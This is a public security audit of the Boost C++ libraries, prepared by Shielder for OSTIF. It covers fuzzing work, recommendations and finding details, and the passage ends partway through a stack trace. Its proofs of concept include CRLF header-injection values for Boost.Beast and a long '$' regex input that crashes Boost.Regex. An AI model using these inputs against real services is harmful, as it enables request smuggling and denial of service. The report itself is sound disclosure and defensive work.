Technical Report

Boost

Security Assessment

Prepared for:
OSTIF

1. Document Details

Classification	Public – CC BY-SA 4.0
Last review	May 22, 2024
Author(s)	Davide Silvetti, Pietro Tirenna, Mattia Ricciardi

1.1. Version

Identifier	Date	Author(s)	Note
v1.0	January 02, 2023	Davide Silvetti Pietro Tirenna Mattia Ricciardi	First version
v1.1	January 05, 2024	Abdel Adim Oisfi	Peer review
v1.2	March 29, 2024	Pietro Tirenna	Patches integration
v1.3	May 3, 2024	Davide Silvetti	Patches integration
v1.4	May 22, 2024	Abdel Adim Oisfi	Public release

1.2. Contacts Information

Company	Name	Position	Contact
Shielder	Abdel Adim Oisfi	CEO	abdeladim.oisfi@shielder.com
Shielder	Davide Silvetti	Consultant	davide.silvetti@shielder.com
Shielder	Pietro Tirenna	Consultant	pietro.trienna@shielder.com
Shielder	Mattia Ricciardi	Consultant	mattia.ricciardi@shielder.com
OSTIF	Derek Zimmer	CEO	derek@ostif.org
OSTIF	Amir Montazery	Managing Director	amir@ostif.org

2. Summary

3. Executive Summary

The document aims to highlight the findings identified during the “Security Assessment” against the "**Boost**" project described in section “3.2 Context and Scope”.

For each detected finding, the following information is provided:

- **Severity**: the finding’s score ("3.8 Findings Severity Classification").
- **Affected resources**: in which components the finding lies.
- **Status**: remediation status ("3.9 Remediation Status Classification").
- **Description**: type and context of the detected finding.
- **Impact**: attack preconditions and information about the loss of confidentiality, data integrity and/or availability in case of a successful attack.
- **Proof of Concept**: evidence and/or reproduction steps.
- **Suggested remediation**: configurations or actions needed to remediate the finding.
- **References**: useful external resources.

3.1. Overview

In December 2023, **Shielder** was hired by the **Open Source Technology Improvement Fund** (OSTIF) to perform a Security Audit of **Boost** (boost.org),

Boost consists of a large number of libraries that implement all kind of functionalities, ranging from asynchronous HTTP servers and clients, to Regex/XML/JSON parsers, to image processing libraries, and many more.

The Boost libraries aim to establish "existing practice", to provide reference implementations for future C++ standards, and to back-port core C++ functionalities to early standard library versions.

The Boost source code comes as a super project (https://github.com/boostorg/boost) where the base documentation exists along with a list of git submodules in the libs folder (https://github.com/boostorg/boost/tree/master/libs) referencing the repositories of each Boost library.

A team of **3** (three) Shielder engineers worked on this project for a total of **4** (four) person-weeks of audit effort.

3.2. *Context and Scope*

Due to its broad spectrum of applications, the Boost ecosystem has a substantial size.

Each Boost library is a unit on its own. They can have different maintainers, separated communities, and independent issue tracking systems (mainly through GitHub) so the code quality and maturity heavily vary between them.

It is also the norm for Boost libraries to be inter-dependent, so the security and quality of one could affect a good size of the ecosystem.

For this reason, the aim of the audit was to assess the overall security posture of Boost, and deep dive on some specific libraries.

Specifically, the goals were to assess if the Boost libraries:

- Correctly implement C++ “security by design” principles.
- Are affected by any memory corruption vulnerabilities.
- Correctly handle user's input.
- Employ any fuzzing methodology.
- Have a fuzzing coverage in high-complexity areas of code, such as parsing or decoding.

The scope of this audit is the **Boost** version **1.83.0** released on August 11, 2023.

Coincidentally, during the audit a new version of Boost got released, *1.84.0* on December 13, 2023. The new version was not audited in depth, but the differences between the two were analyzed to ensure that any discovered findings also affected the latest version.

It is important to note that Security Assessments are time-boxed activities performed at a specific point in time; thus, they are unable to guarantee that a software is or will be free of bugs.

The Security Audit was driven by an initial threat analysis intended to establish which libraries to focus on. The decision was led by multiple factors:

- The current fuzzing coverage.
- The presence of previous security audits.
- The code maturity.
- The maintenance status, as a factor of the number of commits, their dates and frequency, the number of issues on GitHub, and the latest release date.
- The number of other Open-Source projects using it as a dependency.
- The presence of custom implementation of complex algorithms or file parsers.

Following these criteria, the following list of libraries were identified for the scope:

- Boost.Beast
- Boost.DLL
- Boost.Date_Time
- Boost.Filesystem
- Boost.GIL
- Boost.Graph
- Boost.JSON
- Boost.Program_Options
- Boost.Regex
- Boost.String_Algo
- Boost.URL
- Boost.UUID

3.3. *Methodology*

The source code audit was carried out following a standard Shielder methodology developed during years of experience. Different testing techniques and approaches were employed.

From a dynamic testing standpoint, several fuzzing harnesses were developed to assess the overall memory safety level of the in-scope libraries. AFL++ was used in combination with Clang's address space sanitizer (ASAN) to run a short-term fuzzing campaign while OSS-Fuzz/ClusterFuzzLite was used to drive the fuzzing efforts to improve coverage of the most sensitive functionalities.

Moreover, manual and tool-driven techniques were used to analyze the source code. The audit was assisted by SAST tools like CodeQL and Semgrep with publicly available C/C++ queries and rules. The results helped the team focus on sensitive part of the source code that could fit more bugs and potential findings.

3.4. *Audit Summary*

The overall security posture of the Boost project is mature, but it is important to highlight that it strongly varies from library to library.

The most used and popular libraries are mature, structured and have a good degree of code quality, while the less used and less maintained one are considerably less mature. The findings density is higher in the latter type of libraries.

The Shielder team was able to identify **5** (five) medium and low findings plus **2** (two) informational issues.

The main threats are caused by a lack of user-input sanitization and by the lack of controls on the level of recursion for sensitive functions.

While some user-input sanitization can be delegated to third-party developers using the Boost libraries, in some other cases it is the Boost library duty to validate input and throw exceptions accordingly. For example, a JSON parsing library requiring the developer to provide only valid JSON input will force the developer to parse such JSON beforehand.

The identified findings allow the following exploit scenarios:

- An attacker supplying a malicious ELF/PE/Mach-O binary to a software using **Boost.DLL** could trigger a DoS and crash the software.
- An attacker supplying a malformed GraphViz file to a software using **Boost.Graph** could trigger a DoS and crash the software.
- An attacker supplying an arbitrary regular expression or a match-and-replace format string to a software using **Boost.Regex** could trigger a DoS and crash the software.
- An attacker supplying a malicious input that will be set without validation inside an HTTP header by a software using **Boost.Beast** could inject new headers or forge malicious requests and/or responses.

During the audit a number of fuzzing harnesses were also developed and some of them committed to the OSS-Fuzz's Boost:

- boost_dll_fuzzer.cc
- boost_datetime_fuzzer.cc
- boost_filesystem_fuzzer.cc
- boost_gil_png_fuzzer.cc
- boost_gil_jpeg_fuzzer.cc
- boost_graph_graphviz_fuzzer.cc
- boost_graph_graphml_fuzzer.cc
- boost_json_proto_fuzzer.cc
- boost_json_parseinto_fuzzer.cc
- boost_programoptions_fuzzer.cc
- boost_regex_pattern_fuzzer.cc
- boost_regex_replace_fuzzer.cc
- boost_stralg_fuzzer.cc
- boost_stralg_regex_fuzzer.cc
- boost_uuid_fuzzer.cc

The new fuzzing harnesses greatly improved the overall fuzzing code coverage. Most of the harnesses cover code that was not fuzzed before. The line coverage was increased by ~ 4.500 lines of code, while the function coverage was increased by ~ 700 new functions.

3.5. Recommendations

The following list outlines further recommendations for Boost library maintainers to harden the security posture of the project.

Monitor OSS-Fuzz Reports

One of the goals of this engagement was to improve the fuzzing coverage of the Boost project in OSS-Fuzz. For this reason, many of the fuzzers implemented by the team have been merged to the OSS-Fuzz repository, ensuring continuous fuzzing of the libraries.

When a new crash is found, a complete report containing detailed information on the crash (such as the test case to reproduce it, the core file to debug the binary) is sent to the project maintainers. Additionally, after 90 days, the reports are made public.

Therefore, it is highly recommended to actively monitor incoming reports from OSS-Fuzz, and promptly triage and fix any issue uncovered by the fuzzers.

Implement a Vulnerability Disclosure Process

The Boost project does not currently have a process in place for handling the disclosure of security issues and vulnerabilities. Moreover, since the Boost ecosystem is wide and heavily fragmented, each library has a different set of maintainers and authors.

The currently viable options for vulnerability disclosures are either: e-mailing the library authors privately, writing a message in the public mailing list, or creating a new public GitHub issue.

It is recommended to implement a central process and point-of-contact to privately address vulnerability disclosures and dispatch them to the maintainers of the impacted Boost libraries. For example, it is possible to enable the GitHub Security Advisories for all the repositories.

Implement Supply-Chain Attack Countermeasures

The Boost source code releases that are downloadable from the boost.org website don't provide any digital signature. Furthermore, most of the commits and tags in the GitHub repositories are not signed by the developers. Digital signatures allow the users to verify the authenticity of the source code.

In the case of a compromise of the Boost website / server or GitHub credentials of a maintainer, it would be possible to perform a supply-chain attack, adding malicious code that would be then downloaded by the users and other software using Boost as a dependency.

It is recommended to adopt a release and commit signing mechanism, for example by using sigstore.

Improve the Documentation with Security Mechanisms and Assumptions

The Boost libraries have a wide and extensive documentation. However, not all libraries have clear documentations about the security mechanism in place, the developers' responsibilities in terms of security concerns, the exceptions that the developer should expect, and any security-related assumption.

It is recommended to clearly state the above in a Security page of every library.

Avoid the Abuse of Asserts

The Boost libraries makes heavy use of asserts to verify that the execution state is valid and that there aren't errors with the input data. This allows to immediately abort the execution rather than continue executing from an unknown state that could lead to later issues.

However, assertions inside a library should only check edge-cases that should be logically impossible. Exceptions should be thrown instead when validating input. In this way a third-party developer can catch the exception and continue the execution of their software without crashing. For example, the Boost.UUID library correctly throws an exception when instantiating UUID from invalid strings.

The following recommendation is instead for developers using Boost libraries inside their software.

Perform Strict Input Validation

Boost libraries often implement low-level functionalities without validating the input or performing security checks. Such checks are demanded to the developer using the libraries. For this reason, it is of paramount importance that developers perform the proper validation before invoking the libraries' functions.

For example, developers must validate:

- The user input coming from Boost.Beast HTTP requests before using it when performing queries on databases (SQL Injections) or reflecting it inside HTTP responses (Cross-Site Scripting).
- That a user-controlled JSON which is parsed into an object by Boost.JSON is in the expected format (i.e., being a JSON object and not a JSON array or an integer).
- That the target and the headers set via Boost.Beast do not contain CRLF characters.
- That a user-controlled Graph is valid before performing graph operation on it with Boost.Graph.

3.6. *Long Term Improvements*

Due to fast-evolving field of Security and the time-boxed nature of Security Audits, there still is room for long term improvements to the overall security of the Boost ecosystem.

Improve the Fuzzing Coverage

The current fuzzing coverage for Boost on OSS-Fuzz is not mature. Only a small set of entry-points of a few Boost libraries are fuzzed. Increasing the fuzzing coverage would help discover edge-cases in the project source code. Moreover, the current fuzzers are mostly coverage-guided while no fuzzers currently employs structure-aware fuzzing methodology.

Custom Semgrep/CodeQL Source/Sink Rules

Since the Boost libraries implements low-level functionalities, third-party projects could include them to perform potentially dangerous operations like object deserialization, subprocess execution, path concatenations, etc. Writing custom rules for SAST tools that handle Boost functions that act as source or sinks will help developers and researchers uncover misuse of the Boost libraries in third-party software.

For example, rules could be developed to detect user input being used in an unsafe way in:


- Boost.Filesystem `path::append` function, which uses the right-most value starting with a / or a drive letter as the root of the path, potentially leading to path traversal vulnerabilities.
- Boost.Process `cmd` argument, which defines the system command to be executed, potentially leading to path traversal vulnerabilities.
- Boost.Beast `http::request target` argument, which uses its value without any sanitization, potentially leading to CRLF injection vulnerabilities.

Perform Vertical Audits on More Boost Libraries

The Boost project is made of about 150 libraries. Beside a minor number of them, most of the libraries have never been audited in the past and are not currently fuzzed.

3.7. *Results Summary*

The following chart shows the number of findings found per severity:



ID	Finding	Severity	Status
1	Boost.Beast CRLF Injection in HTTP Headers	MEDIUM	Open
2	Boost.Regex Stack Overflow via Recursion with Multiple end_line Elements on Regex Creation	LOW	Closed
3	Boost.Regex Stack Overflow via Recursion on Multiple Unions and Capture Groups	LOW	Closed
4	Boost.Regex Stack Overflow via Recursion on Multiple Open Parentheses in Format String	LOW	Closed
5	Boost.Graph Stack Overflow via Recursion with Multiple Subgraphs	LOW	Closed
6	Boost.Graph Assertion in breadth_first_search	INFORMATIONAL	Open
7	Boost.DLL DoS via Uncaught Exceptions / Failed Assertions	INFORMATIONAL	Open

3.8. *Findings Severity Classification*

Severity	Description
CRITICAL	Vulnerability that allows to compromise the whole application, host and/or infrastructure. In some cases, it allows access, in read and/or write, to highly sensitive data, totally impacting the resources in terms of confidentiality, integrity and availability. Usually, such vulnerabilities can be exploited without the need of valid credentials, without considerable difficulty and with the possibility of automated, highly reliable, and remotely triggerable attacks. Vulnerabilities marked with this severity must be resolved quickly, especially in production environment.
HIGH	Vulnerability that significantly affects the confidentiality, integrity, and availability of confidential and sensitive data. However, the prerequisites for the attack affect its likelihood of success, such as the presence of controls or mitigations and the need of a certain set of privileges.
MEDIUM	Vulnerability that allows to obtain only a limited or less sensitive set of data, partially compromising confidentiality. In some cases, it may affect the integrity and availability of the information, but with a lower level of severity. In addition, the chances of success of such vulnerability may depend on external factors and/or conditions outside the attacker's control.
LOW	Vulnerability resulting in a limited loss of confidentiality, integrity, and availability of data. In some cases, it depends on conditions not aligned to a real scenario or requires that the attacker has access to credentials with a high level of privileges. In addition, a low severity vulnerability may provide useful information to successfully exploit a higher impact vulnerability.
INFORMATIONAL	Problems that do not directly impact confidentiality, integrity, and availability. Usually, these problems indicate the absence of security mechanisms or the improper configuration of them. Mitigation of this type of problem increases the general level of security of the system and allows in some cases to prevent potential new vulnerabilities and/or limit the impact of existing ones.

3.9. Remediation Status Classification

Status	Description
Open	Vulnerability not mitigated or insufficient mitigation.
Not reproducible	Vulnerability not reproducible due to environment changes or to mitigation of other vulnerabilities required in the reproduction steps.
Closed	Vulnerability mitigated. The security patch applied is reasonably robust.

4. Fuzzing Strategy

During the audit, a fuzzing campaign was conducted to improve the current fuzzing coverage.

The Shielder team used a local instance of OSS-Fuzz/ClusterFuzzLite running on a dedicated infrastructure, while the AFL++ fuzzer was used for brief targeted fuzzing sessions.

All the harnesses were developed using the *de facto* standard LibFuzzer's `LLVMFuzzerTestOneInput` interface.

Boost.DLL

The library implements parsing of various complex file formats (ELF, PE, Mach-O), therefore the interface to load executables is an interesting fuzzing target. At the time of the assessment, neither OSS-Fuzz nor the project contained fuzzing tests for the library.

The harness targeted the `library_info` function which accepts the path of the executable to load. The returned object exposes functions such as `sections()` and `symbols()` to extract information from the binary.

As for the corpus, binaries for the three supported formats (PE, ELF and Mach-O) have been supplied.

The campaign uncovered multiple hangs and OS denial of services with testcases that forced the library to allocate huge chunks of memory on forged executables.

Other testcases triggered different kinds of low-level exceptions and one assertion failure, leading to an uncontrolled crash of the program.

Boost.JSON

JSON is a widely used format among many different kinds of projects, and its implementations are well-known targets for attackers, looking for memory safety issues or inconsistencies in the process of de/serialization.

The existing OSS-Fuzz harness for the Boost.JSON library randomly selected configuration options of the parser object based on the mutated input. In the harness developed by the Shielder team, it was chosen to enable all the features of the parsers, to maximize the coverage.

In addition to the coverage-based harness it was developed a custom structure-aware mutator to always craft valid JSON input.

Fuzzing the library led to one crash due to a recursion-based stack overflow. However, the finding is not considered a vulnerability, since the library supports a `max_depth` configuration option to prevent this scenario, and the developer would need to knowingly increase the depth for the overflow to occur.

Boost.Regex

Implementing regular expressions requires lots of complex code, typically making it hard to write bug-free code, and equally hard to perform manual code review. Therefore, for the Regex library, the focus was on identifying the current fuzzing coverage on the project, and understand how to improve on it.

A fuzzing harness for Boost.Regex was already part of the OSS-Fuzz project. The harness targets the `regex.match()` function, mutating both the *text* and the *regex* strings. To implement a variation on this, the new harnesses implemented by the team introduced two main ideas:

- Call the `regex_replace` function with a fixed text and regex, and mutate the format string used to replace on matches.
- Call the `regex_match` function with a fixed text and mutate only on the regex pattern.

Additionally, the dictionary provided by AFL++ for regular expressions (`regexp.dict`) was supplied to the fuzzing campaign.

The campaign uncovered multiple hangs and three different kinds of crashes due to recursion-based stack overflows on specifically forged regular expressions and format strings.

Boost.Beast

Beast is a complex and vast library implementing many networking protocols. Due to the time-boxed nature of the assessment, and the fact that it was already audited in the past, only the zlib custom implementation was fuzzed, as it seemed a reasonable target.

Moreover, the team conducted manual code review on the project, focusing on finding sensitive functions that developers might use, unknowingly, in unsafe ways.

Boost.Graph

The library supports various methods to construct Graphs. In particular it exposes a custom GraphViz parser via the `read_graphviz` function, and a custom GraphML parser via the `read_graphml`.

These two functions were chosen for fuzzing. The corpus was made of sample GraphViz and GraphML files to parse.

The harness was developed so that after a graph is built from the mutated input, every node is visited and printed. In a second harness, the *Breadth First Search* algorithm was also executed on the graph, to try to detect inconsistencies introduced while parsing.

Boost.GIL

GIL is a generic image parsing library, and as such it contains various "extensions" to enable parsing of specific file formats, like PNG or JPEG. The parsing logic is a combination of custom operations and usage of specific third-party backends, like `libjpeg-turbo` or `libpng`.

As this code was not fuzzed, the team developed harnesses for both the JPEG and PNG extensions.

A crash for UAF (Use After Free) was triggered during fuzzing, however it was determined that the bug was triggered in one of the backend libraries, therefore deemed out of scope for the assessment. Moreover, the vulnerability was already public but the fixed version of the library was not yet adopted by the major distributions, including the base system used by OSS-Fuzz. Testing the input against a later version didn't report the crash.

Boost.Filesystem

Boost.Filesystem is one of the most widely used Boost libraries, according to our research in open-source projects hosted on GitHub.

The fuzzing harness targeted the creation of new paths and "virtual" operations on them - such as replacing or removing part of the path. No crashes were detected during the fuzzing campaign.

Boost.UUID

UUIDs are typically used in security-critical applications, thus making Boost.UUID a sensible library choice for the assessment.

The fuzzing harness targeted the creation of new UUIDs from strings, where the latter constituted the mutated data. Moreover, the team performed manual code review on the implementation of UUID generation.

The fuzzing campaign did not discover any crashing testcase.

Boost.URL

URL parsing is a notoriously complex task, so this library was chosen for review during the assessment. Most of the methods exposed by the library were already covered by fuzzers in the OSS-Fuzz project. Therefore, the goal of the assessment was to uncover *differential bugs*, e.g. scenarios in which URLs are parsed in a way that is not compliant with the standard or that differs from how other widely used libraries behave.

The flow of the fuzzer implemented can be described with the following pseudocode:

```
var URL_FIELDS = ["scheme", "host", "query", ...]
var url_string = mutated_input();
var beast_url = beast.parse_url(url_string);
var curl_url = libcurl.parse_url(url_string);
for field in URL_FIELDS:
    if beast_url.field != curl_url.field:
        raise(field)
```

Boost.Program_Options

The Program_Options library provides facilities to declare and parse configuration options from command-line switches or configuration files.

Both the input sources to parse the options were targeted for fuzzing. Since AFL++ does not support out-of-the-box feeding input through argv, the argv-fuzz-inl.h utils was employed.

The fuzzing campaign did not discover any testcase leading to interesting outcomes (crashes/hangs).

Boost.Date_Time

The interface to construct `date` objects from strings is relatively easy to use in a fuzzer: the harness works by feeding mutated strings to ISO Standard and Extended formats and later converting the results back to strings.

No crashing or hanging testcase was discovered during the fuzzing operation.

Boost.String_Algo

The Boost.Algorithm library implements lots of complex algorithms on strings, such as finding, replacing, trimming, sorting. As a consequence, finding a single entry-point to feed mutated strings was impractical.

Instead, the harness was developed in a way to try in the same execution multiple algorithms on the same mutated string. A more advanced fuzzing strategy would mean to write different harnesses for every algorithm, focusing on the nuances of each one.

During the fuzzing campaign, no crashing or hanging testcase was found.

5. Findings Details

5.1. *Boost.Beast CRLF Injection in HTTP Headers*

Severity	MEDIUM
Affected Resources	boost/beast/http/fields.hpp:493-511
Status	Open

Patch

The maintainers chose to accept the risk. Therefore, the recommendation for developers is validate that the user-supplied header values do not contain CRLF sequences.

Description

Beast is an ASIO-powered library that provides developers with a low-level HTTP/1 framework to build client and servers for the Web.

The API provided to set request or response headers does not check whether the "`\r\n`" (CRLF) characters are present in the value string, thus introducing a vulnerability in how user-controlled strings might be added as headers, with various impacts depending on the situation.

Moreover, the same behavior is present in the request constructor in the target argument, which represents the URI path of the request.

Impact

An attacker who controls the value of headers being added to a request or to a response or the URI path of a request might leverage the vulnerability to add custom headers and/or perform Request Smuggling/Response Splitting attacks.

Proof of Concept

1. Download the code for the "HTTP Sync Client" example in the official documentation, available for download here.
2. After line 68, where the user agent is set, add the following line: `req.set("Controlled-Header", "foobar\r\nCookie: atk=1337");`.
3. Compile the code with `clang++ poc.cc -o poc -I $BOOST_HOME`, where BOOST_HOME is the directory with the Boost libraries release.
4. Create a file named `server.py` with the following content:

```
#!/usr/bin/env python3

import http.server as SimpleHTTPServer
import socketserver as SocketServer
import logging

PORT = 8000
```

```
class GetHandler(
        SimpleHTTPServer.SimpleHTTPRequestHandler
        ):

    def do_GET(self):
        print(self.headers.get('Cookie'))
        SimpleHTTPServer.SimpleHTTPRequestHandler.do_GET(self)


Handler = GetHandler
httpd = SocketServer.TCPServer(("", PORT), Handler)

httpd.serve_forever()
```

5. Run the server with `python server.py`.
6. Execute the client with the following command: `./poc localhost 8000 $'/path HTTP/1.1\r\nCookie: path_cookie=42;'`.
7. Notice that the server prints the received `atk=1337` and `path_cookie=42` cookies, confirming that the forged header and path were able to inject a custom cookie header in the request.
8. Download the code for the "HTTP Server Small" example in the official documentation, available for download here.
9. After line 133, at the start of the `create_response()` function, add the following line: `response_.set("Controlled-Header", "foobar\r\nCookie: atk=1337");`.
10. Compile the code with `clang++ poc_server.cc -o poc_server -I $BOOST_HOME`, where BOOST_HOME is the directory with the Boost libraries release.
11. Start the http server with `./poc_server 127.0.0.1 9999`.
12. Open a new console and execute the following command: `curl -kis 127.0.0.1:9999`
13. Notice that the server prints the `atk=1337` cookie, confirming that the forged header was able to inject a custom cookie header in the request.

Suggested Remediation

As HTTP/1 is a text-based protocol where the field separator is the CRLF sequence (`\r\n`), such sequence should be forbidden when setting a single field.

This could be done in different ways, some of which follow:

- Throwing an exception if a CRLF sequence is present.
- Removing all the CRLF sequences before using the value.
- Creating a new API to set the URI path and the headers, which performs the CRLF check and which should be used when user-controlled input is in place.

References

- https://github.com/golang/go/issues/30794
- https://bugs.python.org/issue36276

- https://owasp.org/www-community/vulnerabilities/CRLF_Injection
- https://owasp.org/www-community/attacks/HTTP_Response_Splitting

5.2. *Boost.Regex Stack Overflow via Recursion with Multiple end_line Elements on Regex Creation*

Severity	LOW
Affected Resources	boost/regex/v5/basic_regex_creator.hpp:1125
Status	Closed

Patch

A fix for this vulnerability was implemented and merged by the maintainer of the Boost.Regex project (https://github.com/boostorg/regex/pull/204).

Description

When parsing a sufficiently long regex composed of repeated $ (end of line) characters, the library crashes with a segmentation fault due to an uncontrolled stack recursion.

Impact

The vulnerability might be leveraged to perform denial-of-service attacks on applications using the library and parsing user-controlled regular expressions.

Proof of Concept


It should be noted that since stack allocation sizes depend on a number of factors (OS, compilers used, etc.) it could be necessary to increase the size of the testcase to reproduce the crash. Compiling the PoC code with sanitizers like ASAN/MSAN should yield consistent results.

1. Prepare a `poc.cc` file with the following source code:

```
#include <iostream>
#include <string>
#include <boost/regex.hpp>

int main(int argc, char** argv) {
  std::string regex_string;
  std::getline(std::cin, regex_string);
  boost::regex e(regex_string);
}
```

2. Compile it with `clang++ poc.cc -o poc -I $BOOST_HOME`, where `BOOST_HOME` is the directory with the Boost libraries release.
3. Execute the program with: `python3 -c "print('$'*45000)" | ./poc`
4. Notice the `Segmentation Fault` error thrown by the operating system.

By compiling and running the binary with AddressSanitizer (ASAN) enabled, the recursion is confirmed:



```
    #237 0x55555569d6c5 in boost::re_detail_500::basic_regex_creator<char, boost::regex_traits<char, boos
t::cpp_regex_traits<char> > >::create_startmap(boost::re_detail_500::re_syntax_base*, unsigned char*, uns
igned int*, unsigned char) /root/boost_1_83_0/boost/regex/v5/basic_regex_creator.hpp:1125:13
    #238 0x55555569d6c5 in boost::re_detail_500::basic_regex_creator<char, boost::regex_traits<char, boos
t::cpp_regex_traits<char> > >::create_startmap(boost::re_detail_500::re_syntax_base*, unsigned char*, uns
igned int*, unsigned char) /root/boost_1_83_0/boost/regex/v5/basic_regex_creator.hpp:1125:13
    #239 0x55555569d6c5 in boost::re_detail_500::basic_regex_creator<char, boost::regex_traits<char, boos
t::cpp_regex_traits<char> > >::create_startmap(boost::re_detail_500::re_syntax_base*, unsigned char*, uns
igned int*, unsigned char) /root/boost_1_83_0/boost/regex/v5/basic_regex_creator.hpp:1125:13
    #240 0x55555569d6c5 in boost::re_detail_500::basic_regex_creator<char, boost::regex_traits<char, boos
t::cpp_regex_traits<char> > >::create_startmap(boost::re_detail_500::re_syntax_base*, unsigned char*, uns
igned int*, unsigned char) /root/boost_1_83_0/boost/regex/v5/basic_regex_creator.hpp:1125:13
    #241 0x55555569d6c5 in boost::re_detail_500::basic_regex_creator<char, boost::regex_traits<char, boos
t::cpp_regex_traits<char> > >::create_startmap(boost::re_detail_500::re_syntax_base*, unsigned char*, uns
igned int*, unsigned char) /root/boost_1_83_0/boost/regex/v5/basic_regex_creator.hpp:1125:13
    #242 0x55555569d6c5 in boost::re_detail_500::basic_regex_creator<char, boost::regex_traits<char, boos
t::cpp_regex_traits<char> > >::create_startmap(boost::re_detail_500::re_syntax_base*, unsigned char*, uns
igned int*, unsigned char) /root/boost_1_83_0/boost/regex/v5/basic_regex_creator.hpp:1125:13
    #243 0x55555569d6c5 in boost::re_detail_500::basic_regex_creator<char, boost::regex_traits<char, boos
t::cpp_regex_traits<char> > >::create_startmap(boost::re_detail_500::re_syntax_base*, unsigned char*, uns
igned int*, unsigned char) /root/boost_1_83_0/boost/regex/v5/basic_regex_creator.hpp:1125:13
    #244 0x55555569d6c5 in boost::re_detail_500::basic_regex_creator<char, boost::regex_traits<char, boos
t::cpp_regex_traits<char> > >::create_startmap(boost::re_detail_500::re_syntax_base*, unsigned char*, uns
igned int*, unsigned char) /root/boost_1_83_0/boost/regex/v5/basic_regex_creator.hpp:1125:13
    #245 0x55555569d6c5 in boost::re_detail_500::basic_regex_creator<char, boost::regex_traits<char, boos
t::cpp_regex_traits<char> > >::create_startmap(boost::re_detail_500::re_syntax_base*, unsigned char*, uns
igned int*, unsigned char) /root/boost_1_83_0/boost/regex/v5/basic_regex_creator.hpp:1125:13
    #246 0x55555569d6c5 in boost::re_detail_500::basic_regex_creator<char, boost::regex_traits<char, boos
t::cpp_regex_traits<char> > >::create_startmap(boost::re_detail_500::re_syntax_base*, unsigned char*, uns
igned int*, unsigned char) /root/boost_1_83_0/boost/regex/v5/basic_regex_creator.hpp:1125:13
